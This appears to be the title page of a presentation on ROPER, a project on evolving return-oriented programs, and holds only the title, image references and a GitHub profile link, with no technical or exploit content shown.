RETURN ORIENTED PROGRAM EVOLUTION with ROPER

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
https://github.com/oblivia-simplex



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

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

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

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